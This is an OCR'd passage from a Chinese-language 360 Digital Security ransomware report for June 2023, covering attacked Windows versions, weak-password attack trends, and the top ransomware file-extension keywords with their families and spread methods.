
360 系统安全产品，目前已加入黑客入侵防护功能。在本月被攻击的系统版本中，排行前三的依次为 Windows 7、Windows Server 2016 以及 Windows Server 2003。



对 2023 年 6 月被攻击系统所属地域统计发现，与之前几个月采集到的数据进行对比，地区排名和占比变化均不大。数字经济发达地区仍是攻击的主要对象。



通过观察 2023 年 6 月弱口令攻击态势发现，RDP 弱口令攻击、MYSQL 弱口令攻击和 MSSQL 弱口令攻击整体无较大波动。



勒索软件关键词

以下是本月上榜活跃勒索软件关键词统计，数据来自 360 勒索软件搜索引擎。

- locked：属于 TellYouThePass 勒索软件家族，由于被加密文件后缀会被修改为 locked 而成为关键词。该家族主要通过各种软件漏洞、系统漏洞进行传播。

- devos：该后缀有三种情况，均因被加密文件后缀会被修改为 devos 而成为关键词。但本月活跃的是 phobos 勒索软件家族，该家族的主要传播方式为：通过暴力破解远程桌面口令成功后手动投毒。

- 360：属于 BeijngCrypt 勒索软件家族，由于被加密文件后缀会被修改为 360 而成为关键词。该家族主要的传播方式为：通过暴力破解远程桌面口令成功后手动投毒，本月新增通过数据库弱口令攻击进行传播。

- faust：同 devos。

- halo：同 360。

- malox：属于 TargetCompany(Mallox)勒索软件家族，由于被加密文件后缀会被修改为 mallox 而成为关键词。主要通过暴力破解远程桌面口令成功后手动投毒和 SQLGlobeImposter 渠道进行传播。此外 360 安全大脑监控到该家族本曾通过匿影僵尸网络进行传播。

- mallox：同 malox。

- eking：phobos 勒索软件家族，因被加密文件后缀会被修改为 eking 而成为关键词。该家族的主要传播方式为：通过暴力破解远程桌面口令成功后手动投毒。


- elbie：同 eking。

- mkp：属于 Makop 勒索软件家族，由于被加密文件后缀会被修改为 mkp 而成为关键词。该家族主要的传播方式为：通过暴力破解远程桌面口令成功后手动投毒。

- malox：同 mallox。

- locked1：同 locked。

- elbie：同 devos。


571
277
239
114
89
81
53
48
45
38
locked
devos
360
faust
halo
malox
mallox
locked1
maloxx
elbie


360数字安全
数 字 安 全 的 领 导 者